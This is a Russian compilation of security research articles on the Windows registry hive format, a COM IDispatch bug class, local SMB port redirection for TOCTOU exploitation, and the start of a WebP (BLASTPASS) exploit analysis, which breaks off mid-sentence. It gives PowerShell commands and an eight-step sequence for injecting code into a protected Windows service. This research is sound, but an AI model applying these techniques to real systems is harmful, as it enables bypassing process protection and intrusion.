
Эта сложность имеет последствия для безопасности. Код должен определять фактический формат индекса по его сигнатуре, а не предполагать, что версия куста однозначно задаёт его.

`_CM_KEY_SECURITY` хранит сигнатуру `sk`, прямой и обратный индексы ячеек, счётчик ссылок, длину дескриптора и самосвязанный дескриптор безопасности Windows.

Ячейки безопасности образуют кольцевой двусвязный список, головой которого является дескриптор корневого ключа:




В отличие от большинства ячеек куста, один дескриптор безопасности может совместно использоваться многими узлами ключей. Windows устраняет дубликаты одинаковых дескрипторов и увеличивает `ReferenceCount`, уменьшая размер куста. Например, не связанные друг с другом ключи Capybara и Sloth могут указывать на один дескриптор, тогда как другой ключ ссылается на иной:



Загрузчик проверяет целостность списка, обратные ссылки, счётчики ссылок и кодировку дескрипторов. Безопасность корня имеет особое значение, поскольку она служит началом обхода.

`_CM_KEY_VALUE` начинается с `vk`, за которым следуют длина имени, длина данных, `Data`, тип реестра, флаги и имя переменной длины. `KEY_VALUE_COMP_NAME` указывает на сжатое имя.


Узел ключа хранит количество и индекс ячейки списка значений. Список представляет собой нетипизированный массив индексов, каждый из которых разрешается в одну запись `vk`:



Небольшие данные размером до четырёх байт могут кодироваться непосредственно внутри поля `Data`; старший бит `DataLength` отмечает встроенное хранение. Более крупные обычные значения используют отдельную ячейку данных, на которую ссылается `Data`. Пустые значения используют `HCELL_NIL`.

Тип значения — привычный `REG_NONE`, `REG_SZ`, `REG_EXPAND_SZ`, `REG_BINARY`, `REG_DWORD`, `REG_MULTI_SZ`, `REG_QWORD` или другой числовой тип. Куст хранит байты и обычно не проверяет их семантическую корректность, например завершение строк.

Кусты версии 1.4 и новее разделяют значения размером свыше 16 344 байт. `_CM_BIG_DATA` содержит сигнатуру `db`, количество фрагментов и индекс ячейки списка фрагментов. Этот список представляет собой массив индексов необработанных ячеек данных:




Длина данных	Куст до версии 1.4	Куст версии 1.4 и новее
`0`	Пусто; `Data == HCELL_NIL`.	Пусто; `Data == HCELL_NIL`.
`1–0x3FD8`	Одна ячейка хранения данных.	Одна ячейка хранения данных.
`0x3FD9–0xFFFFC`	Одна ячейка хранения данных.	Разделение на фрагменты размером не более 16 344 байт под объектом `db`.
`0xFFFFD–0x3FD7C028`	Недопустимо.	Фрагментированные большие данные.
Свыше `0x3FD7C028`	Недопустимо.	Недопустимо.

Теоретический современный предел приближается к 1 ГиБ, хотя в публичной документации исторически описывался предел стандартного формата в 1 МиБ. Арифметика количества фрагментов, размера списка и последнего фрагмента требует тщательной проверки и представляет привлекательную цель для фаззинга.

Процесс загрузки и санитизации куста

`NtLoadKey*` открывает файл, отображает его, проверяет и при необходимости восстанавливает из журналов, выделяет состояние ядра, присоединяет куст к пространству имён и при необходимости возвращает дескриптор корня. Код загрузчика является фактической спецификацией формата, поскольку он точно определяет, какие состояния Windows принимает, исправляет или отклоняет.

Проверка выполняется послойно — от физической схемы до семантики всего дерева:



1. **Схема заголовка/бинов/ячеек:** версия, общая длина, индекс корня, флаги, наличие хотя бы одного бина, смещения и размеры бинов, выровненные ячейки, полностью покрывающие каждый бин.
2. **Внутренняя целостность ячеек:** минимальный размер структуры, наличие места для имён и массивов переменной длины, правильная сигнатура, допустимые флаги и корректные кодировка и длина строк.
3. **Межъячеечная целостность:** индексы на границах выделенных областей, одно назначение каждой ячейки, совпадающие избыточные счётчики и длины, правильные подсказки листьев и счётчики ссылок безопасности.
4. **Высокоуровневая структура:** допустимое кольцо безопасности, отсортированные подразделы, правильное значение символической ссылки и отсутствие стабильного дочернего элемента под энергозависимым родителем.
5. **Глобальные свойства:** наличие хотя бы одного ключа и дескриптора, только корень помечен `KEY_HIVE_ENTRY`, глубина дерева не превышает 512.

Основная иерархия вызовов:

```
NtLoadKey*
  CmLoadDifferencingKey
    CmLoadKey / CmLoadAppKey
      CmpCmdHiveOpen
        CmpInitHiveFromFile
          CmpCreateHive
            HvHiveStartFileBacked
              HvLoadHive
                HvpGetHiveHeader
                HvAnalyzeLogFiles
                HvpPerformLogFileRecovery
                HvpRemapAndEnlistHiveBins
                  HvpValidateLoadedBin
                  HvpEnlistFreeCells
            CmCheckRegistry
              HvCheckHive / HvCheckBin
              CmpValidateHiveSecurityDescriptors
              CmpCheckRegistry2
```

```
            CmpCheckKey
              CmpCheckValueList
              CmpCheckLeaf
            CmpCheckLexicographicalOrder
            CmpCheckAndFixSecurityCellsRefcount
      CmpLoadKeyCommon
        CmpLinkHiveToMaster
          ObOpenObjectByName
            CmpParseKey / CmpDoParseKey
          CmpUpdateHiveRootCellFlags
```

Основные обязанности:

Функция	Обязанность
`NtLoadKey*`	Четыре точки входа системных вызовов.
`CmLoadDifferencingKey`	Универсальная внешняя функция для всех видов кустов: флаги, привилегии, обратные вызовы, специализированный загрузчик и необязательный дескриптор корня.
`CmLoadKey`, `CmLoadAppKey`	Координируют обычную загрузку и загрузку приложений, разрешают конфликты файлов и точек монтирования, вставляют объекты ядра.
`CmpCmdHiveOpen`, `CmpInitHiveFromFile`, `CmpCreateHive`	Открывают и отображают файл, выделяют `_CMHIVE` и запускают проверку.
`HvHiveStartFileBacked`, `HvLoadHive`	Проверяют физический слой заголовка, бинов и ячеек.
`HvpGetHiveHeader`	Определяет, допустимы ли заголовок и данные или требуется восстановление из журнала.
`HvAnalyzeLogFiles`, `HvpPerformLogFileRecovery`	Выбирают `.LOG1`/`.LOG2` и воспроизводят изменения.
`HvpRemapAndEnlistHiveBins`	Повторно отображает непрерывные бины, проверяет каждый бин и кэширует свободные ячейки.
`CmCheckRegistry`	Проверяет логические уровни, при необходимости перезапуская процесс после исправлений.
`HvCheckHive`, `HvCheckBin`	Создают битовую карту выделенных ячеек и проверяют, что индексы ссылаются на ячейки с единственным назначением.
`CmpValidateHiveSecurityDescriptors`	Проверяет кольцо и данные дескрипторов и кэширует дескрипторы.
`CmpCheckRegistry2`	Выполняет одну полную попытку проверки дерева.

`CmpCheckKey`	Центральная процедура примерно из тысячи строк, проверяющая один ключ вместе со структурами его значений и подразделов.
`CmpCheckValueList`	Проверяет записи `vk` и обычные или большие данные.
`CmpCheckLeaf`	Проверяет `li`, `lf` или `lh`, индексы дочерних элементов и подсказки.
`CmpCheckLexicographicalOrder`	Проверяет сортировку имён дочерних элементов.
`CmpCheckAndFixSecurityCellsRefcount`	Пересчитывает и исправляет ссылки на дескрипторы; с ноября 2024 года освобождает неиспользуемые дескрипторы.
`CmpUpdateHiveRootCellFlags`	Перед монтированием добавляет корню `KEY_NO_DELETE` и `KEY_HIVE_ENTRY`.

`CmpCheckRegistry2` возвращает `STATUS_SUCCESS`, `STATUS_REGISTRY_HIVE_RECOVERED`, `STATUS_RETRY` после удаления повреждённого ключа, `STATUS_REGISTRY_CORRUPT` или операционную ошибку, например нехватку ресурсов. `STATUS_RETRY` заставляет начать проверку заново, поскольку удаление поддерева изменяет последующие инварианты.

Свойства самовосстановления

Windows настойчиво пытается загружать частично повреждённые кусты, вероятно потому, что отказ от критически важного для загрузки куста сделал бы компьютер непригодным для использования. В зависимости от уровня и надёжности исправления применяется одна из нескольких стратегий:

1. **Повторное создание бина:** повреждённый заголовок бина заменяется новым 4-КиБ бином.
2. **Повторное создание ячейки:** из-за недопустимой длины ячейки оставшаяся область бина превращается в одну свободную ячейку, а последующее содержимое отбрасывается.
3. **Прямое исправление полей:** известные сигнатуры или обязательные и запрещённые флаги перезаписываются ожидаемыми значениями.
4. **Удаление одного значения:** несогласованный объект `vk` или ячейка его данных удаляется из списка значений.
5. **Удаление всего списка значений:** недопустимые метаданные списка или некорректный набор значений символической ссылки удаляют все значения.
6. **Удаление одного ключа:** неисправимый узел ключа удаляется из индекса родителя, после чего проверка перезапускается.
7. **Удаление всего индекса подразделов:** недопустимый индекс очищает список дочерних элементов этого родителя.
8. **Сброс списка безопасности:** повреждённые связи или кодировка дескриптора сокращают куст до корневого дескриптора, наследуемого всеми ключами.
9. **Отклонение куста:** повреждение фундаментальных элементов, таких как заголовок, отсутствие бинов, корневого ключа или корневых данных безопасности, прерывает загрузку.

После исправлений только что загруженный куст может немедленно помечаться изменённым, чтобы Windows записала корректировки обратно на диск.

CVE-2023-38139 использовала многократное восстановление: доказательство концепции запускало его 65 535 раз, переполняя 32-битный счётчик ссылок безопасности и вызывая UAF. В другом эксперименте удаление ключа с пустым именем освобождало ссылку на дескриптор и загружало его с нулевым счётчиком. Таким образом, самовосстановление — одновременно механизм устойчивости и полезный примитив для исследования безопасности.

Заключение

Формат `regf` объединяет детерминированный постоянный распределитель, граф типизированных ячеек, несколько поколений индексных структур и удивительно терпимый загрузчик с исправлением ошибок. Изучение проверок, выполняемых Windows, дополняет неофициальные спецификации формата и раскрывает разрыв между состояниями, создаваемыми ядром, и состояниями, которые оно принимает.

После загрузки куст также получает множество вспомогательных объектов ядра для отображения, кэширования, поиска ключей, транзакций и безопасности. В следующей части рассматриваются эти объекты времени выполнения, их жизненные циклы и влияние на безопасность.

Класс ошибок Windows: доступ к захваченным COM-объектам через IDispatch

Какое место занимает IDispatch?

`IDispatch` относится к OLE Automation — одному из первоначальных вариантов применения COM. Он поддерживает позднее связывание для таких клиентов, как VBA и JScript, и работает через границы процессов и привилегий, хотя его распространённым применением остаётся внутрипроцессный ActiveX.

Для вызова во время выполнения нужны сведения о типах, чтобы клиент мог упаковать параметры для `Invoke`. Определённая разработчиком библиотека типов хранит эти метаданные, а `IDispatch::GetTypeInfo` возвращает `ITypeInfo`. Поскольку интерфейс библиотеки типов маршалируется по ссылке, возвращённый объект остаётся захваченным в сервере: каждый метод выполняется в серверном процессе.

`ITypeInfo` предоставляет `Invoke` и `CreateInstance`. `Invoke` не может удалённо вызывать произвольные методы, поскольку требует локальной загрузки библиотеки типов. Однако `CreateInstance` доступен удалённо и вызывает `CoCreateInstance` внутри сервера.

Тип интерфейса сам по себе не определяет CLSID, поэтому `CreateInstance` обычно завершается неудачно. Библиотеки типов могут также содержать записи CoClass с CLSID. Начиная с `ITypeInfo` интерфейса, `GetContainingTypeLib` возвращает `ITypeLib`, позволяя перечислить эти классы.

С помощью PowerShell OleView.NET перечислим размещённые в службах классы с интерфейсами диспетчеризации:

```
$cls = Get-ComClass -Service
$cls | ForEach-Object { Get-ComInterface -Class $_ | Out-Null }
$cls | Where-Object { $true -in $_.Interfaces.InterfaceEntry.IsDispatch } |
    Select-Object Name, Clsid

Name                                        Clsid
----                                        -----
WaaSRemediation                             72566e27-1abb-4eb3-b4f0-eb431cb1cb32
Search Gathering Manager                    9e175b68-f52a-11d8-b9a5-505054503030
Search Gatherer Notification                9e175b6d-f52a-11d8-b9a5-505054503030
AutomaticUpdates                            bfe18e9c-6d87-4450-b37c-e02f0b373803
Microsoft.SyncShare.SyncShareFactory        da1c0281-456b-4f14-a46d-8ed2e21a866f
```

Исследуем библиотеку WaaSRemediation:

```
$obj = New-ComObject -Clsid 72566e27-1abb-4eb3-b4f0-eb431cb1cb32
$lib = Import-ComTypeLib -Object $obj
Get-ComObjRef $lib.Instance | Select-Object ProcessId, ProcessName

ProcessId ProcessName
--------- -----------
27020     svchost.exe

$parsed = $lib.Parse()
$parsed.Classes | Select-Object Name, Uuid

Name                           Uuid
----                           ----
WaaSRemediationAgent           72566e27-1abb-4eb3-b4f0-eb431cb1cb32
WaaSProtectedSettingsProvider 9ea82395-e31b-41ca-8df7-ec1cee7194df
```

Эти непосредственные классы уже принадлежат службе. Импортированные библиотеки добавляют скрытые варианты. WaaSRemediation ссылается на `stdole`, которая экспортирует `StdFont` и `StdPicture`; `StdFont` зарегистрирован только внутрипроцессно в `oleaut32.dll`:

```
$parsed.ReferencedTypeLibs

Name   Version TypeLibId
----   ------- ---------
stdole 2.0     00020430-0000-0000-c000-000000000046

$parsed.ReferencedTypeLibs[0].Parse().Classes | Select Name, Uuid

Name       Uuid
----       ----
StdFont    0be35203-8f91-11ce-9de3-00aa004bb851
StdPicture 0be35204-8f91-11ce-9de3-00aa004bb851
```

Чтобы получить захваченную библиотеку типов `stdole`, перейдём к базовому типу доступного интерфейса:

```
$iid = $parsed.Interfaces[0].Uuid
$ti = $lib.GetTypeInfoOfGuid($iid)
$href = $ti.GetRefTypeOfImplType(0)
$base = $ti.GetRefTypeInfo($href)
$stdole = $base.GetContainingTypeLib()

$ti = $stdole.GetTypeInfoOfGuid(
    "0be35203-8f91-11ce-9de3-00aa004bb851")
$font = $ti.CreateInstance()
Get-ComObjRef $font | Select-Object ProcessId, ProcessName

ProcessId ProcessName
--------- -----------
27020     svchost.exe
```

`StdPicture` отказывается работать вне процесса; `StdFont` работает, но очевидной уязвимости не выявил. Более универсальный примитив — внедрение с теми же привилегиями: перехватить регистрацию `StdFont` ключом `TreatAs`, указывающим на эксплуатируемый внутрипроцессный класс COM. WaaSRemediation особенно интересен, поскольку работает как облегчённый защищённый процесс:

```
$cls = Get-ComClass -Clsid 72566e27-1abb-4eb3-b4f0-eb431cb1cb32
$cls.AppIDEntry.ServiceProtectionLevel

WindowsLight
```

Внедрение в защищённый процесс

Microsoft не считает Protected Process Light границей безопасности, поэтому ошибки внедрения только в PPL могут исправляться в будущих версиях Windows без бюллетеня безопасности.

Атака перенаправляет `StdFont` на класс, способный выполнять произвольный код внутри защищённого сервера. Механизм Code Integrity блокирует движки сценариев, но зарегистрированные классы COM .NET использовать можно.

В прежних атаках на DCOM .NET применялись сериализация или предоставленный `System.Type` для выполнения рефлексии, включая `Assembly.Load(byte[])`, в обход проверок подписи. Microsoft отключила удалённую рефлексию, но сохранила переключатель реестра `AllowDCOMReflection`. Администратор, уже способный менять регистрацию COM, может установить его в `1` в `HKLM\SOFTWARE\Microsoft\.NETFramework`, не получая дополнительных привилегий.

Последовательность внедрения:

1. Включить рефлексию DCOM.
2. Добавить `TreatAs` от `StdFont` к COM-классу `System.Object`.
3. Создать экземпляр WaaSRemediationAgent.
4. Пройти по его библиотеке типов к CoClass `StdFont`.
5. Вызвать `CreateInstance`; COM загрузит .NET в защищённую службу и вернёт `System.Object`.
6. С помощью рефлексии вызвать `System.Reflection.Assembly.Load` с байтами сборки.
7. Создать экземпляр типа из сборки для выполнения кода.
8. Удалить изменения реестра.

Сам клиент не должен быть написан на .NET, поскольку обычная сериализация заново создала бы объекты рефлексии локально. В доказательстве концепции использовался C++. Сначала оно нацеливалось на .NET v2, который может потребоваться установить через компоненты Windows.

Доказательство концепции сразу сработало в Windows 10. В Windows 11 24H2 объект успешно создавался, но вызовы методов завершались ошибкой `TYPE_E_CANTLOADLIBRARY`.

Проблема Windows 11

Запуск службы без защиты заставил доказательство концепции работать, подтвердив, что усиление защищённого процесса блокировало библиотеку, относящуюся к .NET. Process Monitor показал сбой при загрузке `mscorlib.tlb`, необходимой для создания серверной заглушки интерфейса.

Соответствующая мера защиты `oleaut32.dll` приблизительно выглядит так:

```
NTSTATUS VerifyTrust(LoadInfo *load_info)
{
    PS_PROTECTION protection;
    BOOL is_protected;
    CheckProtectedProcessForHardening(&is_protected, &protection);
    if (!is_protected)
        return SUCCESS;

    ULONG flags;
    BYTE level;
    HANDLE handle = load_info->Handle;
    NTSTATUS status = NtGetCachedSigningLevel(
        handle, &flags, &level, NULL, NULL, NULL);

    if (FAILED(status) ||
        (flags & 0x182) == 0 ||
        FAILED(NtCompareSigningLevels(level, 12))) {
        status = NtSetCachedSigningLevel(0x804, 12, &handle, 1, handle);
    }
    return status;
}
```

Это усиление, вероятно, устраняет прежние атаки на защищённые процессы, изменявшие библиотеки типов, чтобы запутать заглушки и перезаписать дескрипторы KnownDll.

64-разрядный `mscorlib.tlb` — необработанный файл библиотеки типов MSFT, подписанный каталогом, но не являющийся PE-образом. Попытка назначить ему уровень подписи Windows завершается ошибкой `STATUS_INVALID_IMAGE_FORMAT`:

```
$path = "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscorlib.tlb"
Set-NtCachedSigningLevel $path -Flags 0x804 -SigningLevel 12 -Win32Path

Exception: (0xC000007B) {Bad Image}

Format-HexDump $path -Length 64 -ShowAll
```

```
00000000: 4D 53 46 54 02 00 01 00 ...  MSFT............
```

Неожиданно файл 32-разрядного фреймворка упакован как PE DLL и принимает кешированный уровень подписи:

```
$path = "C:\Windows\Microsoft.NET\Framework\v4.0.30319\mscorlib.tlb"
Format-HexDump $path -Length 64 -ShowAll

00000000: 4D 5A 90 00 03 00 00 00 ...  MZ..............

Set-NtCachedSigningLevel $path -Flags 0x804 -SigningLevel 12 -Win32Path
Get-NtCachedSigningLevel $path -Win32Path

Flags            : TrustedSignature
SigningLevel     : Windows
Thumbprint       : B9590CE5B1B3F377EAA6F455574C977919BB785F12A444BEB2...
ThumbprintAlgorithm : Sha256
```

Использование этой подписанной формы PE позволяет загрузить библиотеку типов при политике защищённого процесса.

Выводы

Этот класс ошибок применим за пределами COM к объектно-ориентированным межпроцессным протоколам: удалённо доступный объект метаданных может создать номинально локальный класс внутри более привилегированного сервера.

Пример не повышает привилегии, но внедряет код в процесс PPL-Windows через WaaSRemediationAgent. Этот уровень охватывает множество защищённых процессов, включая LSASS. Microsoft усилила загрузку защищённых библиотек типов, однако атака не требует изменения самой библиотеки.

Продемонстрированная конфигурация требует административного доступа к машинной регистрации COM. Основная техника этого не требует: подходящий защищённый сервер COM с поддержкой диспетчеризации в сочетании с пользовательской регистрацией COM/.NET потенциально может позволить обычному пользователю внедриться в PPL.

Приёмы эксплуатации Windows: перехват доступа к виртуальной памяти (обновление 2025 года)

Автор: Джеймс Форшоу, Google Project Zero

В 2021 году я написал статью о различных способах создания в Windows примитива для перехвата доступа к виртуальной памяти. Цель заключалась в том, чтобы заставить операцию чтения или записи по адресу виртуальной памяти приостановиться на значительное время, например на одну секунду или дольше. Обычно это требуется для эксплуатации ошибок доступа к памяти ядра класса TOCTOU.

В той статье предлагалось либо отобразить файл SMB с удалённого сервера, либо злоупотребить API Cloud Filter. Здесь новых решений не будет. Вместо этого я хочу обратить внимание на новую функцию Windows 11 24H2, позволяющую злоупотреблять файловым сервером SMB непосредственно на локальном компьютере, без удалённого сервера. Это изменение также позволяет локально эксплуатировать уязвимости так называемого класса «ложной неизменяемости файлов».

Все меняется

Насколько мне известно, впервые об изменении публично рассказали в этой статье. В блоге Microsoft оно описывалось применительно к предварительным сборкам Windows Insider, но впоследствии вошло в общедоступную Windows 11 24H2.

Если кратко, клиент SMB в Windows теперь позволяет указывать TCP-порт назначения с помощью консольной команды `net`. Например, можно заставить клиент SMB использовать порт 12345 командой `net use \\localhost\c$ /TCPPORT:12345`. После этого обращение по UNC-пути `\\localhost\c$\blah` установит соединение через порт 12345 вместо прежнего фиксированного порта 445. Функция доступна любому пользователю и не требует прав администратора, поскольку влияет только на сеанс входа текущего пользователя.

В предыдущей статье проблема состояла в невозможности привязать поддельный сервер SMB к порту 445 без остановки локального сервера SMB. Остановить сервер может только администратор, что лишало приём эксплуатации большей части смысла. Изменив порт клиента на свободный, можно открывать файлы через поддельный сервер SMB и создавать задержку локально, не используя API Cloud Filter. К счастью, в песочнице этот метод по-прежнему работать не будет.

Администратор может отключить функцию через групповую политику, однако по умолчанию она включена, а пользователи вне корпоративной среды вряд ли когда-либо изменят эту настройку. Лично я считаю включение по умолчанию ошибкой, которая в дальнейшем ещё создаст Windows проблемы.

Я обновил пример поддельного сервера SMB, разрешив привязку к другому порту, чтобы атаку можно было провести локально. Надеюсь, кому-нибудь это пригодится.

Прорываясь сквозь WebP

iOS 16.6.1 and iPadOS 16.6.1

Released September 7, 2023

ImageIO

Available for: iPhone 8 and later, iPad Pro (all models), iPad Air 3rd generation and later, iPad 5th generation and later, and iPad mini 5th generation and later

Impact: Processing a maliciously crafted image may lead to arbitrary code execution. Apple is aware of a report that this issue may have been actively exploited.

Description: A buffer overflow issue was addressed with improved memory handling.

CVE-2023-41064: The Citizen Lab at The University of Toronto's Munk School

Wallet

Available for: iPhone 8 and later, iPad Pro (all models), iPad Air 3rd generation and later, iPad 5th generation and later, and iPad mini 5th generation and later

Impact: A maliciously crafted attachment may result in arbitrary code execution. Apple is aware of a report that this issue may have been actively exploited.

Description: A validation issue was addressed with improved logic.

CVE-2023-41061: Apple

Обстановка

Этот анализ сосредоточен на эксплуатации ошибки WebP и не повторяет исследование первопричины, опубликованное Isosceles и DarkNavy. Важной отправной точкой являются точный примитив повреждения и вытекающие из него ограничения.

WebP

WebP в действительности представляет собой два не связанных между собой формата изображений, использующих общий контейнер RIFF и первый блок `WEBP`. Формат WebP с потерями происходит от VP8; WebP без потерь начинается с `VP8L` и использует другой декодер. BLASTPASS нацелен на формат без потерь.

Изображения без потерь используют множество деревьев Хаффмана; в образце их не менее десяти. В файлах канонические деревья хранятся в виде длин кодов. При распаковке декодер разворачивает эти длины в двухуровневые таблицы поиска, упаковывая пять самых больших в один заранее выделенный буфер. Расчёт размера верен только для допустимых деревьев.

Злоумышленники управляют длинами символов и могут задавать недопустимые деревья. Декодер проверяет корректность лишь после построения таблицы, поэтому недопустимое дерево записывает данные за пределами памяти до того, как разбор завершается ошибкой. Через несколько строк декодер прерывает работу, создавая важное ограничение эксплуатации: каждое срабатывание повреждает память, после чего прекращает обрабатывать контролируемые

